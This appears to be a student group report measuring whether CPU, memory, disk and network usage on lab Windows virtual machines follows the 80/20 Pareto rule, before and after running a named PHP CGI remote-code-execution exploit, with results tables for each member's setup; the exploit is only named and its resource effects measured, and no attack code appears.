For the baseline data the windows server was turned on along with one other Windows 10 workstation and Sysgauge and Wireshark was opened on windows server. Now a normal user behaviour was simulated on the Windows workstation by opening telegram app and certain websites and data was captured for 5, 10 and 15 minutes. After that, another Windows 10 workstation was turned on, and same process was repeated. Same was done after turning on third workstation. The baseline data was collected and analysed using excel sheet.

Now for the anomaly data collection, the anomalous PHP file was hosted on the server's XAMPP and was accessed by the client VMs. Also, same was done for the backdoor script. The data was collected using Sysgauge and Wireshark on the Windows server VM and similar process as collecting the baseline data was repeated for single and multiple users for 5, 10 and 15 minutes. The collected data was analysed using the excel sheet. This can be seen in figure 3.3.1 to 3.3.17 whereas each member of the group has shown their work.

For Figure 3.3.25, shown the Wireshark interface and the live packet capture of CBR workloads in simulation environment. The capture file USER 3 5min. pcapng has several TCP and TLS sessions to/from local and remote IP addresses. Each packet was logged with information such as protocol type, source and destination addresses, sequence numbers, and acknowledgements. This information was then processed in this used of Wireshark and Statistics >Conversations> Endpoints from which the network conversation flows that most contribute to the overall traffic can be seen. The results of the analysis indicated that around 20% of generated flows carried over 80% of total bytes, demonstrating Pareto's Law at the network scale.

In last figure 3.3.26, shows the simulation results of a backdoor-like communication in Windows 10 virtual machine. The Apache web service process was started and stopped via the XAMPP control panel, and a bespoke PowerShell script profiled outbound TCP requests made to remote IP addresses on port 80. PHP CGI Module 8.3.4 - Remote Code Execution (RCE)

3.5 Implementation Details (Ming Yong Tan, 21920794)

Data cleansing and Pareto charting are performed in Microsoft Excel, with optional parsing and reproducible calculations in Python (pandas/numpy). Wireshark capture and display filters are used to segment Ethernet, IPv4/IPv6, TCP, and UDP traffic. Virtual machines are controlled with identical resources (CPU, RAM, and storage) and run on the same hypervisor. Exact specifications and software versions are listed in the figure below (figure 3.5.1 to 3.5.4)

for

reproducibility.

A few python scripts with GUI were created to make data processing easier. A small toolchain of Python utilities that turn raw exports from SysGauge, Process Explorer, Wireshark into structured Excel workbooks with the 80/20 (Pareto) fields already computed. Figure 3.5.2 can be seen with all the python script GUI opened.

1. ExtractSysgaugeRawDataFromXlsx [20], [21],[22], [23]
 - a. Normalises Sysgauge CPU/Memory exports into clean TXT/CSV with stable headers (one row per process, typed numbers).
2. CPUMemorySysgaugeData_Converter
 - a. Turns the cleaned CPU/Memory files into a formatted XLSX and adds the fields needed for Pareto (per-process share, cumulative share, top-20% sum).
3. NetworkConvertdata
 - a. Converts Wireshark CSV/TXT into an Excel workbook (IPv4/IPv6/TCP/UDP sheets) and computes per-endpoint/port shares and the top-20% total.
4. DiskConverterRawData
 - a. Converts disk/text exports into a typed XLSX so the same Pareto calculations apply to disk I/O.

3.6 Experimental Design (Ming Yong Tan, 21920794)

Independent variables are operating system (Windows 10, Windows 11, Windows Server 2019), user profile (single user, multi-user, domain user), workload (single- vs multi-application), and observation window (5, 10, 15 minutes), with a cohort size of six users per application/exploit. Dependent variables are CPU percentage, memory in megabytes, disk throughput in MB/s, and network packets/bytes. The key derived variable is Pareto compliance. A run is classified as Pareto-compliant if this score is at least 0.80. Results are summarised across conditions with Pareto charts and a concise compliance table. Comparisons to last semester's Windows 8 dataset (10/15/20-minute windows) are made qualitatively to comment on the stability of the effect across operating systems and time scales.

3.7 Evaluation Metrics (Ming Yong Tan, 21920794)

Success is assessed by how concentrated the activity is and how consistently that pattern appears across six users for each operating system and time window. For each run, the target metric ranks items (processes or network endpoints). The pareto-compliance score is the sum of shares of the top 20% of items, and a run is Pareto-compliant when the score is $\geq 80\%$. To summarise across users for a given condition, the report presents: (i) the average compliance score across the six users, (ii) the range (min-max) to show the spread between users, and (iii) the proportion of compliant users (e.g., 5/6). Practicality is shown with two simple operational:

collection overhead (difference in CPU and memory with monitoring on vs idle) and time to result (from capture end to the summary table)

3.8 Validation Methods (Ming Yong Tan, 21920794)

Reliability is established by using size distinct user profiles per condition (OS x Profile x workload x 5/10/15 minutes) and confirming that conclusions hold across users, not just one. Virtual machines use the standardised specifications and scripted scenario step to keep behaviour consistent, and idle baselines are taken before/after captures. Robustness is also checked by confirming that the summary for a condition remains similar when any single user is omitted (e.g., the result is not driven by one user). Finally, the results are qualitatively compared with the baseline that is collected to determine on the Pareto Law's compliance and overall changes.

3.9 Ethical Considerations (Ming Yong Tan, 21920794)

This study analyses system telemetry (process resource usage and synthetic network traffic) on personal controlled virtual machines. No identifiable human data are collected, and no personal communications are inspected. Should any dataset inadvertently capture sensitive information (e.g., credentials in plaintext within a controlled test), the record is quarantined and securely destroyed after notification to the supervisor. Given the non-human, non-identifiable nature of the data, formal human ethics approval is not required, if institutional policies changes, the protocol will be submitted for clarification.

3.10 Data Security/Privacy (Ming Yong Tan, 21920794)

The project follows data minimisation by storing only derived metrics and necessary PCAP/CSV files, hostnames and users IDs replaced with codes, and access control (role-based access on a private repository). All tools and VMs are kept patched, logs of access to the repository are maintained for auditability.

3.11 Sustainability (Ming Yong Tan, 21920794)

To reduce environmental impacts, experiments are planned to avoid redundant reruns, reuse prior captures where methodologically acceptable, and keep sampling intervals no more frequent than needed to preserve the single. Virtual machines are right-sized (CPU/RAM) and powered down outside capture windows. Processing is in batched and scheduled where possible to align with off-peak energy periods.

3.12 Limitations (Ming Yong Tan, 21920794)

Findings are constrained by the virtualised environment and the scope of platforms (Windows 10, Windows 11, and Windows Server 2019 only). Observation windows are short (5/10/15 minutes) and may not capture the diurnal or weekly patterns. Workloads while representative of common tasks such as streaming, spreadsheets, and messaging, are not exhaustive of real-world application mixes. Metrics depend on specific tools (SysGauge, Process Explorer, Wireshark), whereas measurement biases or missed short-lived processes/flows can occur. Network captures within VMs networking modes may not reflect all traffic paths, and encrypted traffic may limit payload interpretation. Furthermore, the sample size of 6 users and app allows internal comparisons but may limit larger or more diverse populations for future project.

4 RESULTS

Here are some suggested headings to include:

4.1 Overview of Results

4.1.1 Overview on Windows Server (Anuj)

Network data:

During the compliance check it was found that in the initial stage and after the exploit most of the time the Pareto law as compliant for the network data except for the single user 5-minute scenario.

This section also gives overview of the result on the Windows server environment by comparing the baseline data and the data collected after anomalous behaviour. The analysis focuses on the "Packet data" percentage, which was recorded in snapshots taken at 5, 10, and 15 minutes before and after the execution of the exploits for 1, 2, and 3 users.

The main conclusion is that the vulnerability caused a noticeable, measurable, but delayed abnormality in the network traffic of the system.

- Since the "Packet data" percentage in every snapshot remained the same as the baseline in the 1-User scenario, the vulnerability was undetectable.
- The impact of the exploit became extremely important in instances with two or three users. The "Packet data" percentage increased by up to 14 percentage points because of the anomaly, which did not appear right away but rather showed up in following snapshots.

These findings strongly suggest that, although the anomaly is not noticeable at low load or for brief periods of time, its effects become very noticeable as user load and duration rise. The sections that follow provide a thorough analysis of these findings.

System data:

During the compliance check the Pareto Law was not compliant for single user 5-minute scenario for baseline data of the CPU usage. After running the exploit, the scenario changed drastically and was compliant from same scenario. For the memory part none of the scenario was compliant on baseline and after running exploit.

This section also gives overview of the result on the Windows server environment by comparing the baseline data and the data collected after anomalous behaviour. The exploit's most obvious sign was a sharp 20-percent increase in CPU usage, which happened on the 1-User, 5-minute snapshot (from 77% to 97%). A 5-percent increase in memory utilization at the same time confirmed this, suggesting a substantial, instantaneous resource burden.

4.1.2 Evaluation/Result for windows 10 (Samrat Bajgain, 21694785)

In this section we will be evaluating the system and network data in different time frame i.e 5min, 10min and 15min. After collecting the data Cumulative CPU and memory usage value where computed to confirm that it is pareto's compliance or not. For the evaluation of data we will be removing the records with zero CPU and memory values and the remaining data is taken as 100%. Then the data are sorted into descending order. The cumulative contribution of the top 20% of processes was calculated. If it accounts for 80% or more than total consumption the process is set as pareto's compliance otherwise not compliance. Cumulative values were calculated into excelsheet where cumulative value is running sums (For example a cell I contains =SUM(\$C\$2:C2)), and cumulative percentage was calculated as (I/\$B\$47) * 100 where \$B\$47 is total CPU usage or Packet for network or Memory usage. The main objective of this was to determine whether 80/20 rule is satisfied or not. Finally, I will be comparing brave baseline data and after exploit database data. Also will be comparing telegram and exploit database.

=SUM(\$C\$2:C2)												
A	B	C	D	E	F	G	H	I	J	K	L	M
Process	Instance	CPU	Memory	Threads	Handles	Data	Status	cv	c%			
powershell	1	5.755	98.141	19	716	0	Normal	5.755	61.0999			
MsMpEng	1	1.134	267.538	29	980	3.73	Normal	6.889	73.1394			
svchost	63	0.582	999.98	437	23167	0.59	Normal	7.471	79.3184			
conhost	2	0.344	29.003	8	335	0	Normal	7.815	82.97059			
System	1	0.325	14.086	155	2790	0.01	Normal	8.14	86.42106			
dwm	1	0.249	73.025	21	954	0	Normal	8.389	89.06466			
xampp-control	1	0.241	22.318	1	291	0	Normal	8.63	91.62331			
httpd	2	0.199	51.897	157	671	0.02	Normal	8.829	93.73607			
csrss	2	0.126	10.602	24	1062	0	Normal	8.955	95.07379			
brave	7	0.109	405.666	124	3008	0.03	Normal	9.064	96.23102			
explorer	1	0.105	147.996	56	2155	0	Normal	9.169	97.34579			
SearchApp	2	0.101	306.742	77	2587	0.01	Normal	9.27	98.41809			
Memory Compression	1	0.032	46.15	54	0	0	Normal	9.302	98.75783			
msedgewebview2	6	0.024	319.909	141	2462	0.01	Normal	9.326	99.01263			
ctfmon	1	0.023	20.739	11	472	0	Normal	9.349	99.25682			
lsass	1	0.014	18.816	9	1324	0	Normal	9.363	99.40546			
RuntimeBroker	4	0.012	112.052	21	1551	0	Normal	9.375	99.53286			
SecurityHealthService	1	0.01	16.75	10	412	0	Normal	9.385	99.63903			
taskhostw	1	0.006	17.88	9	281	0.01	Normal	9.391	99.70273			
TextInputHost	1	0.006	38.468	10	548	0	Normal	9.397	99.76643			
OneDrive.Sync.Service	1	0.006	17.34	18	516	0	Normal	9.403	99.83013			
msedge	7	0.003	392.452	138	3016	0	Normal	9.406	99.86198			
services	1	0.002	9.184	7	609	0	Normal	9.408	99.88321			
dllhost	2	0.002	23.538	11	459	0	Normal	9.41	99.90445			
sihost	1	0.002	27.023	10	580	0	Normal	9.412	99.92568			
SecurityHealthSystray	1	0.002	9.27	2	173	0	Normal	9.414	99.94692			
fontdrvhost	2	0.001	10.363	10	100	0	Normal	9.415	99.95753			
spoolsv	1	0.001	14.226	11	456	0	Normal	9.416	99.96815			
SearchIndexer	1	0.001	32.16	16	922	0	Normal	9.417	99.97877			
PhoneExperienceHost	1	0.001	137.082	18	1259	0	Normal	9.418	99.98938			
UserOOBEBroker	1	0.001	9.593	3	140	0	Normal	9.419	100			
		9.419										
total process	31											

Figure: cumulative value and percentage for memory and cpu

user		CPU baseline	Memory baseline
1	5	85.57%	80.02%
	10	89.14%	80.56%
	15	93.67%	79.31%
2	5	96.58%	73.54%
	10	98.00%	78.36%
	15	97.15%	77.14%
3	5	82.02%	72.90%
	10	83.98%	75.26%
	15	86.40%	72.93%
4	5	83.47%	75.85%
	10	81.80%	74.11%
	15	90.91%	75.96%
5	5	93.28%	72.70%
	10	89.59%	79.61%
	15	90.04%	80.49%
6	5	94.32%	82.18%
	10	96.98%	81.25%
	15	77.27%	80.31%

Figure: baseline data for CPU and memory

exploit plus brave browser				exploit plus telegram			
Snapshot	CPU Usage(%)			Snapshot	Memory Usage(%)		
5min	Total 31 process	20 % of 31 process = 6	Compliance	5min	Total 43 process	20 % of 43 process = 9	Compliance
		89.06%	Yes			76.50%	No
10min	Total 25 process	20% of 25 process = 5	Compliance	10min	Total 43 process	20% of 43 process = 9	Compliance
		88.83%	Yes			75.98%	No
15min	Total 23 process	20% of 23 process = 5	Compliance	15min	Total 44 process	20% of 44 process = 9	Compliance
		89.54%	Yes			75.06%	No

Figure: final data with exploit and brave browser

exploit plus telegram			
Snapshot	CPU Usage(%)		
5min	Total 10 process	20 % of 10 process = 2	Compliance
		82.30%	yes
10min	Total 9 process	20% of 9 process = 2	Compliance
		85.91%	Yes
15min	Total 7 process	20% of 7 process = 2	Compliance
		81.93%	Yes

Figure: final analysis with exploit and telegram

4.1.3 Evaluation/Result for window 10 (Diwash Limbu, 21897377)

This section gives an overview of how data evaluation is performed on both system logs and network traffic.

- At first, we collected data for both system and network with a time interval of (10-15-20) minutes.
- Secondly, once the data were collected and then, cumulative values for CPU and Memory usages were calculated to verify whether they satisfy Pareto's Law or not.

Further, to determine whether it complies with Pareto, the evaluation used a structured methodology. They are described in detail below:

- At first, the raw excel data that was gathered was filtered and 100% normalised for memory and CPU, that is eliminate the memory and CPU data that is 0.
- Secondly, normalised data for memory and CPU are then arranged in descending order.
- Thirdly, the top 20% of processes cumulative contribution was calculated. These processes would be in Pareto compliance if they accounted for more than 80% of the total usage.
- Finally, the cumulative value calculation formula is:

The value stored in I23 is = sum(\$C\$18:C23), and cumulative percentage is = (I23/\$C\$47)*100 where \$C\$47 is sum of CPU.




Figure: Calculation of Cumulative value and percentage.

Further, the goal is to determine whether Windows 10 resource usage follow Pareto's rule, which is contrasted below for CPU and Memory usage. The top 20% of processes used equal or more than 80% of the total traffic volume, would be consider as Pareto's compliance with regard to CPU usage and memory usage whereas less than 80% consumption would be considered as incompliance.




Figure: Analysis with Visual Studio only.




Figure: Analysis with Visual studio and exploit database.




Figure: Analysis of telegram and exploit database.

4.1.4 Evaluation/Result for Windows 11 (Ming Yong Tan, 21920794)

Across applications and time windows, the data show consistent 80/20 behaviour. CPU, memory, and disk are generally Pareto-compliant for most users in each condition. At the same time, network activity (IPv4) is often highly concentrated, especially once XAMPP is combined with an exploit and a second workload. The CPU concentration appears with EasyMiner with all users $\geq 90\%$ at 5, 10, and 15 minutes, whereas Visual Studio exhibits the weakest disk concentration, with several user-window combinations failing just below the 80% threshold. Nonetheless, Visual Studio Disk Management is still Pareto Law's compliance as it's still within the compliance range. In combined scenarios, IPv4 typically concentrates around 98-100% for most users as it is being hosted and exploited simultaneously.

4.2 Experimental Setup

4.2.1 Contributed by Anuj (Windows server)

All the experiments were conducted within a self contained virtual environment using Oracle Virtual Box.

- Virtual Machines:
 - 1 Windows server
 - 3 Windows 10 VM
- Network configuration:
 - All virtual machines were set to Bridged Adapter mode and all Windows 10 VMs were connected to Server via Active Directory Domain.
- Software and Tools:
 - Data collection: Sysgauge and Wireshark
 - XAMPP
 - Telegram
- Test Parameters:
 - Test were run with 1,2,3 active Windows 10 VMs as client.
 - Data was collected in intervals of 5,10,15 minutes for each users.

4.2.2 Experimental Setup with Windows10, and Oracle VirtualBox. (Diwash Limbu, 21897377, Samrat 21694785, Abdul 21952506)

Operating System:

Oracle VirtualBox:

- To isolate other system like Windows10.
- To protect system from outside attacks.
- To ensure the security of sensitive data.

Windows10:

- To create six different users, to whom we collect logs or data for both system and network.

- To install other resources or tools like SysGuage, and Wireshark, which require to capture system logs and network traffic respectively.
- Ip configured: 10.0.2.15.

Other tools or resources:

- SysGuage: For monitoring and capturing system process logs.
- Wireshark: For monitoring and capturing network traffic.

Application:

- These are downloaded, installed, and run on Windows10.
- Here applications are Google Chrome, Visual Studio, Telegram, Xampp, and Exploit Database (PHP CGI Module 8.3.4- Remote Code Execution (RCE)).

4.2.3 Experimental Setup for Windows 11 (Ming Yong Tan, 21920794)

All the experiments were conducted within a self-contained virtual environment using VMware.

- Virtual Machines:
 - 1 Windows 11
 - 1 Kali Linux (for exploitation only)
 - 6 User profile
- Network configuration:
 - All virtual machines were set to Bridged Adapter mode.
- Software and Tools:
 - Data collection: Sysgauge, Process Explorer and Wireshark
 - Python Script with GUI
 - XAMPP, Telegram, Brave, Visual Studio, EasyMiner
- Test Parameters:
 - Data was collected in intervals of 5,10,15 minutes for each user.

4.3 Quantitative Results

4.3.1 Network Analysis (Windows Server 2019, Anuj)

This section analyses the network data collected on Windows Server using Wireshark specifically focusing on the Packet Data. To determine whether the exploit produced a detectable network signature, a direct comparison between the baseline (normal operation) and the after exploit (anomaly) situations is performed.

User Load	Snapshot	Packet Data (Baseline)	Packet Data (After Exploit)	Change (Percentage Points)
1 User	5 min	77%	77%	0
	10 min	85%	85%	0

	15 min	97%	97%	0
2 Users	5 min	90%	86%	-4
	10 min	88%	99%	+11
	15 min	90%	99%	+9
3 Users	5 min	86%	86%	0
	10 min	87%	86%	-1
	15 min	84%	98%	+14

Figure 1

4.3.2 Network Analysis (Window 10, Samrat)

This section is all about data collected from wireshark while telegram and exploit database are running.

User	Snapshot	Final Result
1	5min	91.79%
	10min	85.57%
	15min	83.53%
2	5min	81.49%
	10min	76.64%
	15min	92.84%
3	5min	81.62%
	10min	85.40%
	15min	88.41%
4	5min	79.87%
	10min	90.12%
	15min	86.97%
5	5min	87.59%
	10min	91.98%
	15min	89.39%
6	5min	82.30%
	10min	85.91%
	15min	81.93%

Figure 2

4.3.3 System data Analysis (Windows Server 2019, Anuj)

This section analyses the system process data collected on Windows Server using SysGauge specifically focusing on the CPU and Memory usage. To determine whether the exploit produced a detectable change, a direct comparison between the baseline (normal operation) and the after exploit (anomaly) situations is performed.

User Load	Snapshot	CPU (Baseline)	CPU (After Exploit)	CPU Change (Points)	Memory (Baseline)	Memory (After Exploit)	Memory Change (Points)
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1 User	5 min	77%	97%	+20	62%	67%	+5
	10 min	93%	97%	+4	63%	67%	+4
	15 min	98%	98%	0	68%	67%	-1
2 Users	5 min	96%	96%	0	66%	68%	+2
	10 min	95%	96%	+1	67%	67%	0
	15 min	96%	95%	-1	68%	67%	-1
3 Users	5 min	95%	94%	-1	66%	65%	-1
	10 min	97%	94%	-3	64%	66%	+2
	15 min	96%	97%	+1	66%	68%	+2

Figure 3

4.3.4 System data Analysis (Window 10, Samrat)

This section is all about CPU and memory usage before and after the exploit database is implemented for six users.

Baseline line data:

user	snapshot	CPU	Memory
1	5min	85.57%	80.02%
	10min	89.14%	80.56%
	15min	93.67%	79.31%
2	5min	96.58%	73.54%
	10min	98.00%	78.36%
	15min	97.15%	77.14%
3	5min	82.02%	72.90%
	10min	83.98%	75.26%
	15min	86.40%	72.93%
4	5min	83.47%	75.85%
	10min	81.80%	74.11%
	15min	90.91%	75.96%
5	5min	93.28%	72.70%
	10min	89.59%	79.61%
	15min	90.04%	80.49%
6	5min	94.32%	82.18%
	10min	96.98%	81.25%
	15min	77.27%	80.31%

Figure 4

After exploitation

user	snapshot	CPU	Memory
1	5min	89.06%	76.50%
	10min	88.83%	75.98%
	15min	89.54%	75.06%

2	5min	89.83%	72.10%
	10min	85.97%	71.36%
	15min	93.75%	73.63%
3	5min	78.17%	74.37%
	10min	91.06%	74.05%
	15min	84.98%	74.08%
4	5min	88.69%	74.48%
	10min	91.98%	71.95%
	15min	84.77%	70.32%
5	5min	91.01%	68.65%
	10min	91.04%	68.96%
	15min	86.46%	68.69%
6	5min	83.53%	68.37%
	10min	87.02%	68.64%
	15min	88.47%	68.69%

Figure 5

4.3.5 System & Disk & Network data analysis (Window 11, Ming Yong Tan,21920794)

Brave	User 1	User 2	User 3	User 4	User 5	User 6
10 mins CPU	79.38%	83.49%	81.25%	80.45%	81.00%	92.93%
10 mins Memory	80.10%	80.24%	81.84%	81.15%	80.68%	80.57%
Disk	83.63%	83.59%	83.59%	83.58%	83.58%	83.58%
15 mins CPU	81.22%	83.90%	83.33%	82.18%	80.13%	84.62%
15 mins Memory	80.94%	80.49%	80.86%	82.44%	81.04%	80.27%
Disk	83.44%	83.44%	83.56%	83.55%	83.55%	83.57%
20 mins CPU	84.91%	81.65%	81.13%	80.81%	81.51%	80.00%
20 mins Memory	80.78%	80.64%	81.21%	82.16%	81.03%	80.60%
Disk	83.57%	83.56%	83.56%	83.56%	83.53%	83.53%
10 mins IPv4	85.94	84.05	82.58	80.95	84.66	88.57
15 mins IPv4	84.57	81.13	79.47	85.58	82.91	83.55
20 mins IPv4	83.74	81.00	82.35	85.55	82.30	80.93

Figure: Brave

Brave. CPU concentration is broadly compliant at 10, 15, and 20 minutes, with one notable dip at 10 min (79.38%) for a single user; by 15 min, all users are $\geq 80\%$, and 20 min remains in the 80–85% band (with one user exactly 80.00%). Memory is consistently 80–82% across users and Windows. Disk sits stably around 83–84% for all windows. IPv4 is typically $\geq 80\%$ at 10/15/20 min, with one 15-min user at 79.47%.

Telegram	User 1	User 2	User 3	User 4	User 5	User 6
5 mins CPU	80.14%	81.91%	83.76%	85.08%	80.44%	80.31%
5 mins Memory	80.40%	81.85%	80.47%	80.48%	81.07%	80.22%
Disk	80.92%	81.72%	80.47%	80.48%	81.07%	80.22%
10 mins CPU	80.95%	80.83%	82.67%	83.69%	82.45%	81.47%
10 mins Memory	80.45%	80.76%	80.66%	81.65%	80.59%	80.99%
Disk	80.33%	82.57%	80.66%	81.65%	80.59%	80.99%
15 mins CPU	82.72%	82.80%	80.77%	80.82%	85.64%	82.12%
15 mins Memory	81.17%	80.52%	81.41%	80.38%	81.73%	80.62%
Disk	86.66%	82.54%	81.41%	80.38%	81.73%	80.62%
5 mins IPv4	86.75	86.47	95.24	100	100	86.75
10 mins IPv4	81.42	83.91	97.02	97.22	83.96	83.91
15 mins IPv4	78.24	85.54	85.42	85.45	83.43	81.68

Figure: Telegram

Telegram. CPU sits in the 80–86% range across 5/10/15 min and is compliant for most users in each window. Memory is again tight near 80–82%, and Disk is $\geq 80\%$ in all reported windows (often 81–83%, with one 86.66% at 15 min). IPv4 is often high with several 5- or 10-minute users reach 97–100% with a single 15-minute dip at 78.24% for one user.

Visual Studio	User 1	User 2	User 3	User 4	User 5	User 6
5 mins CPU	81.63%	82.30%	95.71%	79.55%	81.82%	81.75%
5 mins Memory	80.19%	81.24%	81.00%	80.64%	81.69%	80.09%
Disk	79.73%	79.60%	79.36%	79.09%	81.33%	81.46%
10 mins CPU	90.92%	84.28%	80.77%	83.09%	81.89%	83.87%
10 mins Memory	81.05%	80.63%	81.05%	80.34%	81.96%	82.04%
Disk	79.43%	80.61%	79.28%	79.29%	81.19%	81.52%
15 mins CPU	80.50%	85.08%	80.00%	81.14%	82.73%	82.84%
15 mins Memory	80.22%	81.21%	80.20%	80.83%	81.88%	80.09%
Disk	78.99%	80.58%	79.14%	79.23%	82.06%	81.55%
5 mins IPv4	84.10	79.87	92.89	92.56	92.54	92.54
10 mins IPv4	80.95	79.01	92.65	92.54	92.54	92.54
15 mins IPv4	80.95	81.03	81.13	81.13	81.15%	81.15%

Figure: Visual Studio

Visual Studio. CPU is mixed but mostly $\geq 80\%$ (including a 95.71% high at 5 min) with one 5-min user at 79.55%. Memory remains 80–82%. Disk is the weakest of all workloads: multiple users fall just below the threshold at 5 min (e.g., 79.73%, 79.60%, 79.36%, 79.09%) and again near 79% at 10–15 min. IPv4 is usually $\geq 80\%$ but shows isolated sub-80% values (79.87% at 5 min for one user; 79.01% at 10 min for one user).

EasyMiner	User 1	User 2	User 3	User 4	User 5	User 6
5 mins CPU	90.19%	93.70%	97.20%	95.86%	96.01%	93.70%
5 mins Memory	80.91%	80.76%	80.33%	81.31%	80.97%	80.34%
Disk	83.98%	83.89%	83.81%	83.80%	83.84%	83.76%
10 mins CPU	91.50%	93.42%	96.90%	95.71%	96.30%	93.14%
10 mins Memory	81.29%	80.60%	80.21%	80.31%	81.21%	80.68%
Disk	83.98%	83.82%	83.85%	83.82%	83.74%	83.74%
15 mins CPU	91.58%	96.60%	96.90%	96.01%	97.05%	92.73%
15 mins Memory	80.61%	80.55%	80.22%	80.41%	80.80%	80.40%
Disk	83.92%	83.79%	83.82%	83.85%	83.74%	83.76%
5 mins IPv4	81.52	81.97	82.54	81.45	83.14	83.33
10 mins IPv4	80.09	80.61	81.63	81.26	81.05	80.05
15 mins IPv4	81.26	80.18	82.72	80.62	80.58	80.49

Figure: EasyMiner

EasyMiner. CPU shows the clearest concentration in the study: all users are $\geq 90\%$ at 5, 10, and 15 minutes (e.g., 90.19–97.20% at 5 min; 91.50–96.90% at 10 min; 91.58–97.05% at 15 min). Memory remains 80–81% and Disk 83.7–84% across users and Windows. IPv4 sits in a steady 80–83% band.

Xampp	User 1	User 2	User 3	User 4	User 5	User 6
5 mins CPU	83.72%	80.85%	84.62%	81.45%	81.97%	84.00%
5 mins Memory	80.95%	80.45%	80.35%	80.48%	81.12%	82.00%
Disk	90.49%	90.48%	90.48%	90.48%	85.94%	85.92%
10 mins CPU	82.95%	86.76%	82.98%	80.95%	80.77%	81.88%
10 mins Memory	80.17%	81.72%	81.02%	80.47%	80.74%	80.70%
Disk	84.65%	84.61%	84.59%	84.59%	84.58%	85.02%
15 mins CPU	79.59%	86.70%	84.09%	81.25%	80.75%	82.61%
15 mins Memory	80.06%	81.73%	81.31%	80.47%	80.00%	82.39%
Disk	84.98%	84.97%	84.96%	84.72%	84.72%	84.69%
